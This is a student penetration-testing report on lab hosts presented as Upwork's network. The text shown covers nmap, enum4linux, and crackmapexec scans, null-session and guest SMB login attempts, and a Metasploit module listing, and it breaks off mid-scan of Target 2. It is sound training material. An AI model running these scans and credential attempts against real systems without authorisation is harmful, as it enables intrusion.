

Simulated Penetration Testing

Alexander Batker
2024

TABLE OF CONTENTS

1. Executive Summary	3
2. Introduction	3
3. Scope	3-4
4. Details	4
4.1. Details Section One	4
4.1.1. Details Section One – Subsection One	4
4.1.2. Details Section One – Subsection Two	7
4.1.3. Details Section One – Subsection Three	9
4.1.4. Details Section One – Subsection Four	11
4.2. Details Section Two	12
4.2.1. Details Section Two – Subsection One	13
4.2.2. Details Section Two – Subsection Two	17
4.2.3. Details Section Two – Subsection Three	19
4.2.4. Details Section Two – Subsection Four	21
4.3. Details Section Three	22
4.3.1. Details Section Three – Subsection One	22
4.3.2. Details Section Three – Subsection Two	24
4.3.3. Details Section Three – Subsection Three	26
4.3.4. Details Section Three – Subsection Four	30
5. Summary	33
6. Recommendations	33-34
7. Conclusion	34
8. Annexes	35
A. References	35
B. Acronyms	35

EXECUTIVE SUMMARY

The penetration testing findings on Upwork's network were done on April 19, 2024, and summarized in this report. Four skilled security professionals from Arizona State University conducted the tests using Kali Linux, Nmap, Enum4Linux, netcat, Nessus Vulnerability Scanning, Metasploit, and CrackMapExec. A penetration test involves simulated attacks on a network or technological systems. These tests are important to identify and help strengthen cyber security. The key findings from the three targets were open ports for Target 1, RPC and Backdoor vulnerabilities for Target 2, and remote vulnerabilities with Target 3. Some recommendations include vulnerability categorization, improved patching policy, configuration review, continuous monitoring, and further staff training.

INTRODUCTION

Project 1 involved doing OSINT collecting for Upwork to gather information about the company including, but not limited to the company profile, executive leadership, employee personas, financials, network, and social media. There was a risk assessment done solely with OSINT collection with recommendations. To continue forward, penetration testing (pen testing) was done involving three targets using a variety of tools such as Nmap/Zenmap, enum4linux, and more.

The purpose of this project report is to further our findings to evaluate Upwork's network, posturing of their system, and applications. Simulating real-world cyber-attacks helps to find and identify potential vulnerabilities that were not caught during the OSINT phase, along with other weaknesses. Goals of any security professional who partake in pen testing, assess effectiveness of current security, identify any hidden risks, and strengthen cyber defenses.

Our goal is to aid Upwork in understanding their cyber landscape, allowing for the company to make better decisions in their online presence as well as systems and networks. These reports from targets 1-3 will give insight on identified vulnerabilities, along with actionable suggestions to alleviate some of those cyber security issues which will help Upwork in their cyber resilience as they thrive and promote flexibility and working remotely.

SCOPE

There are three targets undergoing pen testing. The details of the three targets are as follows.

Target 1

Using Kali Linux, Nmap is used. First, there is a connect scan for various open ports on 192.168.122.243. Then there is a full scan. Enum4Linux is the next one used for a full analysis. Next, there's a Nessus Basic Scan run. CrackMapExec is used to find users using SMB. Continuing forward, a Metasploit SMB search is done, and therefore concludes the systems and scans used for Target 1.

Target 2

Using Kali Linux, a Nmap SYN scan is done to find open ports on 192.168.122.44. A further comprehensive scan with version detection is done using Nmap. An Enum4Linux scan is

done on the IP address for Target 2. A Nessus Basic Network Scan is done on Target 2, concluding the systems and applications used for Target 2. Metasploit is used to identify exploits of Target 2's services.

Target 3

Using Kali Linux, there's a swift Nmap sweep unveiling the active hosts on 192.168.122.8. Enum4Linux is used on Target 2 to extract system insights. A Nessus basic scan is conducted next to find critical vulnerabilities. Netcat probes the network services to see if the Target 3 system is vulnerable. Metasploit is used to exploit a vulnerability found from the Nessus scanning to conclude all that is used for the Target 3 tests.

DETAILS

4.1. Details Section One

Target 1 uses multiple methods of scanning which will be explained in the following subsection steps. The first step taken is using Kali Linux and conducting an ARP-scan to find the target host IP address which is 192.168.122.243.

```
└─(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 0c:5d:7b:d3:00:00, IPv4: 192.168.122.118
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.122.1  52:54:00:ff:9f:b3      (Unknown: locally administered)
192.168.122.243 0c:cb:3b:a4:00:00    (Unknown)
192.168.122.1  52:54:00:ff:9f:b3      (Unknown: locally administered) (DUP: 2)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.138 seconds (119.74 hosts/sec). 2 responded
```

Figure 1: Target 1 arp-scan to find hosts.

The next section will look at the Nmap steps taken.

4.1.1. Details Section One – Subsection One

Starting with Nmap, we initiate an ARP Ping Scan.

```
(kali㉿kali)-[~]
$ sudo nmap -sT -v 192.168.122.243
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-10 01:38 EDT
Initiating ARP Ping Scan at 01:38
Scanning 192.168.122.243 [1 port]
Completed ARP Ping Scan at 01:38, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:38
Completed Parallel DNS resolution of 1 host. at 01:38, 0.00s elapsed
Initiating Connect Scan at 01:38
Scanning WinServer2022 (192.168.122.243) [1000 ports]
Discovered open port 139/tcp on 192.168.122.243
Discovered open port 445/tcp on 192.168.122.243
Discovered open port 80/tcp on 192.168.122.243
Discovered open port 135/tcp on 192.168.122.243
Discovered open port 389/tcp on 192.168.122.243
Discovered open port 3268/tcp on 192.168.122.243
Discovered open port 88/tcp on 192.168.122.243
Discovered open port 593/tcp on 192.168.122.243
Discovered open port 42/tcp on 192.168.122.243
Discovered open port 636/tcp on 192.168.122.243
Discovered open port 3269/tcp on 192.168.122.243
Discovered open port 464/tcp on 192.168.122.243
Completed Connect Scan at 01:38, 4.47s elapsed (1000 total ports)
Nmap scan report for WinServer2022 (192.168.122.243)
Host is up (0.0035s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
42/tcp    open  nameserver
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 0C:CB:3B:A4:00:00 (Unknown)
```

Figure 2: Target 1's Nmap connect scan, which lists various open ports and the services.

In Fig. 2, we scan for open ports, and find many open ports with the port and service name. Furthermore, we then dive deeper on the host using the Nmap command “-A” at the IP address 192.168.122.243. For Figures 3 and 4, we highlight the results discovered on the systems used on the Target 1 host.

```
(kali㉿kali)-[~]
$ sudo nmap -A 192.168.122.243
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-10 01:49 EDT
Nmap scan report for WinServer2022 (192.168.122.243)
Host is up (0.0011s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
42/tcp    open  tcpwrapped
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title.
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-04-10 12:49:36Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: secanalysis.com0., Site: Default-First-Site-Nam
e)
445/tcp   open  microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: SECANALYSIS)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: secanalysis.com0., Site: Default-First-Site-Nam
e)
3269/tcp  open  tcpwrapped
MAC Address: 0C:CB:3B:A4:00:00 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|11|2016|10 (95%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Microsoft Windows Server 2022 (95%), Microsoft Windows 11 21H2 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 10 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 9h19m59s, deviation: 4h02m29s, median: 6h59m59s
| smb-os-discovery:
|_| OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
|_| Computer name: WinServer2022
```

Figure 3: Target 1's -A scan results from Nmap (1/2).

```

Host script results:
|_clock-skew: mean: 9h19m59s, deviation: 4h02m29s, median: 6h59m59s
| smb-os-discovery:
|   OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
|   Computer name: WinServer2022
|   NetBIOS computer name: WINSERVER2022\x00
|   Domain name: secanalysis.com
|   Forest name: secanalysis.com
|   FQDN: WinServer2022.secanalysis.com
|   System time: 2024-04-10T05:49:53-07:00
| smb2-security-mode:
|   3:1:1:
|     Message signing enabled and required
|_nbstat: NetBIOS name: WINSERVER2022, NetBIOS user: <unknown>, NetBIOS MAC: 0c:cb:3b:a4:00:00 (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: required
| smb2-time:
|   date: 2024-04-10T12:49:53
|   start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1  1.13 ms  WinServer2022 (192.168.122.243)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.72 seconds

```

Figure 4: Target 1's -A scan results from Nmap (2/2).

Target 1 is using WinServer2022 and displays the OS, computer name, domain name, and the user level on the system being used. After this scan, we then use Enum4Linux in the next subsection.

4.1.2. Details Section One – Subsection Two

Using the system Enum4Linux to do a whole Target 1 scan, we get the domain name from the results, and not much else is revealed from the Enum4Linux scan.

```
(kali㉿kali)-[~]
$ sudo enum4linux 192.168.122.243
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 10 01:53:29 2024
=====
( Target Information )=====

Target ..... 192.168.122.243
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
( Enumerating Workgroup/Domain on 192.168.122.243 )=====

[+] Got domain/workgroup name: SECANALYSIS

=====
( Nbtstat Information for 192.168.122.243 )=====

Looking up status of 192.168.122.243
WINSERVER2022 <00> - M <ACTIVE> Workstation Service
SECANALYSIS <00> - <GROUP> M <ACTIVE> Domain/Workgroup Name
SECANALYSIS <1c> - <GROUP> M <ACTIVE> Domain Controllers
WINSERVER2022 <20> - M <ACTIVE> File Server Service
SECANALYSIS <1e> - <GROUP> M <ACTIVE> Browser Service Elections
SECANALYSIS <1b> - M <ACTIVE> Domain Master Browser
SECANALYSIS <1d> - M <ACTIVE> Master Browser
.. __MSBROWSE__. <01> - <GROUP> M <ACTIVE> Master Browser

MAC Address = 0C-CB-3B-A4-00-00

=====
( Session Check on 192.168.122.243 )=====

[+] Server 192.168.122.243 allows sessions using username '', password ''
```

Figure 5: Target 1's Enum4Linux scan results on 192.168.122.243 (1/2).

```

[+] _____( Getting domain SID for 192.168.122.243 )_____
Domain Name: SECANALYSIS
Domain Sid: S-1-5-21-1311378649-4229188049-3570257093

[+] Host is part of a domain (not a workgroup)

File System _____( OS information on 192.168.122.243 )_____

[E] Can't get OS info with smbclient

[+] Got OS info for 192.168.122.243 from srvinfo:
do_cmd: Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED

[+] _____( Users on 192.168.122.243 )_____
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
Floppy Disk
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

[+] _____( Share Enumeration on 192.168.122.243 )_____
do_connect: Connection to 192.168.122.243 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
      Sharename      Type      Comment
      _____
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

```

Figure 6: Target 1's Enum4Linux scan results on 192.168.122.243 (2/2).

There appears to be no users listed for Target 1 or workgroups. To further our testing, we next use Nessus to find any possible vulnerabilities that may have been missed from the first two scans on Target 1.

4.1.3. Details Section One – Subsection Three

Using Nessus, we do a basic scan for 192.168.122.243. Only informational vulnerabilities show up.




Figure 7: Target 1's Basic Network Scan on 192.168.122.243.




Figure 8: Target 1's Nessus Scan showcasing no critical vulnerabilities.

Due to no critical or high vulnerabilities being found, we'll take a look using two more resources: Metasploit and CrackMapExec before concluding our Target 1 testing.

4.1.4. Details Section One – Subsection Four

The next two scans of Metasploit and CrackMapExec show that not much more information is to be found with Target 1.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari file:// Arbitrary Code Execution
2	auxiliary/server/capture/ smb		normal	No	Authenticatio
n Capture: SMB					
3	post/linux/busybox/ smb_share_root		normal	No	BusyBox SMB S
haring					
4	exploit/linux/misc/cisco_rv340_ssllvpn	2022-02-02	good	Yes	Cisco RV340 S
SL VPN	Unauthenticated Remote Code Execution				
5	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citrix ADC (N etScaler) Directory Traversal Scanner
6	auxiliary/scanner/ smb /impacket/dcomexec	2018-03-19	normal	No	DCOM Exec
7	auxiliary/scanner/ smb /impacket/secretsdump		normal	No	DCOM Exec
8	auxiliary/scanner/dcerpc/dfscoerce		normal	No	DFSCoerce
9	exploit/windows/scada/ge_proficy_cimplicity_gefebt	2014-01-23	excellent	Yes	GE Proficy CI
MPLICITY gefebt.exe Remote Code Execution					
10	exploit/windows/ smb /generic_ smb _dll_injection	2015-03-04	manual	No	Generic DLL I
njection From Shared Resource					
11	exploit/windows/http/generic_http_dll_injection	2015-03-04	manual	No	Generic Web A pplication DLL Injection
12	exploit/windows/ smb /group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
13	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent	Yes	HP Data Prote
ctor 6.10/6.11/6.20 Install Service					
14	exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent	Yes	HP Data Prote
ctor 8.10 Remote Command Execution					
15	auxiliary/server/http_ntlmrelay		normal	No	HTTP Client M
S Credential Relayer					
16	payload/cmd/windows/http/x64/custom/reverse_named_pipe		normal	No	HTTP Fetch, W
indows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager					
17	payload/cmd/windows/http/x64/meterpreter/reverse_named_pipe		normal	No	HTTP Fetch, W
indows x64 Reverse Named Pipe (SMB) Stager					

Figure 9: Target 1 using Metasploit to search for SMB.

```
(kali㉿kali)-[~]
└$ crackmapexec smb 192.168.122.243 -u '' -p '' --users
SMB Home 192.168.122.243 445 WINSERVER2022 [*] Windows Server 2022 Standard 20348 x64 (name:WINSERVER2022) (domain :secanalysis.com) (signing:True) (SMBv1:True)
SMB 192.168.122.243 445 WINSERVER2022 [+] secanalysis.com\:
SMB 192.168.122.243 445 WINSERVER2022 [-] Error enumerating domain users using dc ip 192.168.122.243: NTLM ne eds domain\username and a password
SMB 192.168.122.243 445 WINSERVER2022 [*] Trying with SAMRPC protocol

(kali㉿kali)-[~]
└$ crackmapexec smb 192.168.122.243 -u '' -p '' --pass-pol
SMB 192.168.122.243 445 WINSERVER2022 [*] Windows Server 2022 Standard 20348 x64 (name:WINSERVER2022) (domain :secanalysis.com) (signing:True) (SMBv1:True)
SMB 192.168.122.243 445 WINSERVER2022 [+] secanalysis.com\:

(kali㉿kali)-[~]
└$ crackmapexec smb 192.168.122.243 -u guest -p '' --shares
SMB 192.168.122.243 445 WINSERVER2022 [*] Windows Server 2022 Standard 20348 x64 (name:WINSERVER2022) (domain :secanalysis.com) (signing:True) (SMBv1:True)
SMB 192.168.122.243 445 WINSERVER2022 [-] secanalysis.com\guest: STATUS_ACCOUNT_DISABLED


(kali㉿kali)-[~]
└$ crackmapexec smb 192.168.122.243 -u admin -p '' --shares
SMB 192.168.122.243 445 WINSERVER2022 [*] Windows Server 2022 Standard 20348 x64 (name:WINSERVER2022) (domain :secanalysis.com) (signing:True) (SMBv1:True)
SMB 192.168.122.243 445 WINSERVER2022 [-] secanalysis.com\admin: STATUS_LOGON_FAILURE
```

Figure 10: Target 1's results from CrackMapExec SMB.

In Details Section Two, we'll take a further look at Target 2 for possible vulnerabilities.

4.2. Details Section Two

Like Target 1, for Target 2, we'll use Kali Linux and do an ARP-scan to find addresses of active hosts which is 192.168.122.44.



The screenshot shows a terminal window titled "QEMU (KaliLinuxIFT475-3-1) - TigerVNC". The terminal window has a title bar with icons for file operations and tabs labeled 1, 2, 3, 4. The status bar at the bottom right shows "kali@kali: ~". The menu bar includes "File", "Actions", "Edit", "View", and "Help". The command line shows the user running "sudo arp-scan -l". The output of the command is displayed below:

```
Interface: eth0, type: EN10MB, MAC: 0c:5d:7b:d3:00:00, IPv4: 192.168.122.118
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.122.1 52:54:00:ff:9f:b3      (Unknown: locally administered)
192.168.122.44 0c:45:26:ce:00:00    (Unknown)
192.168.122.1 52:54:00:ff:9f:b3      (Unknown: locally administered) (DUP: 2)
192.168.122.44 0c:45:26:ce:00:00    (Unknown) (DUP: 2)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.820 seconds (140.66 hosts/sec). 2 responded
```

Figure 11 :Screenshot of sudo arp-scan -l to find addresses of active hosts.

In the next subsection, we'll take a look at the Nmap results of using ARP Ping Scan and then a full scan.

4.2.1. Details Section Two – Subsection One

First, we use Nmap ARP Ping Scan for 192.168.122.44 for the list of open ports.

```
└$ sudo nmap -sS -v 192.168.122.44
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-10 00:20 EDT
Initiating ARP Ping Scan at 00:20
Scanning 192.168.122.44 [1 port]
Completed ARP Ping Scan at 00:20, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:20
Completed Parallel DNS resolution of 1 host. at 00:20, 0.02s elapsed
Initiating SYN Stealth Scan at 00:20
Scanning 192.168.122.44 [1000 ports]
Discovered open port 139/tcp on 192.168.122.44
Discovered open port 111/tcp on 192.168.122.44
Discovered open port 25/tcp on 192.168.122.44
Discovered open port 53/tcp on 192.168.122.44
Discovered open port 22/tcp on 192.168.122.44
Discovered open port 445/tcp on 192.168.122.44
Discovered open port 3306/tcp on 192.168.122.44
Discovered open port 80/tcp on 192.168.122.44
Discovered open port 5900/tcp on 192.168.122.44
Discovered open port 23/tcp on 192.168.122.44
Discovered open port 21/tcp on 192.168.122.44
Discovered open port 512/tcp on 192.168.122.44
Discovered open port 8180/tcp on 192.168.122.44
Discovered open port 513/tcp on 192.168.122.44
Discovered open port 2049/tcp on 192.168.122.44
Discovered open port 514/tcp on 192.168.122.44
Discovered open port 5432/tcp on 192.168.122.44
Discovered open port 2121/tcp on 192.168.122.44
Discovered open port 8009/tcp on 192.168.122.44
Discovered open port 6000/tcp on 192.168.122.44
Discovered open port 1099/tcp on 192.168.122.44
Discovered open port 6667/tcp on 192.168.122.44
Discovered open port 1524/tcp on 192.168.122.44
Completed SYN Stealth Scan at 00:20, 0.21s elapsed (1000 total ports)
Nmap scan report for 192.168.122.44
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
```

Figure 12: Screenshot of nmap -sS -v scan, a SYN scan to find open ports.

```
Nmap
Discovered open port 8009/tcp on 192.168.122.44
Discovered open port 6000/tcp on 192.168.122.44
Discovered open port 1099/tcp on 192.168.122.44
Discovered open port 6667/tcp on 192.168.122.44
Discovered open port 1524/tcp on 192.168.122.44
Completed SYN Stealth Scan at 00:20, 0.21s elapsed (1000 total ports)
Nmap scan report for 192.168.122.44
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 0C:45:26:CE:00:00 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

Figure 13: Screenshot of nmap -sS -v scan result.

Then, we do a comprehensive scan with version detection finding further useful information on 192.168.122.44.

```
└─$ nmap -A 192.168.122.44
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-10 00:33 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 43.48% done; ETC: 00:33 (0:00:08 remaining)
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 00:34 (0:00:02 remaining)
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.81% done; ETC: 00:34 (0:00:00 remaining)
Nmap scan report for 192.168.122.44
Host is up (0.0026s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|ftp-syst:
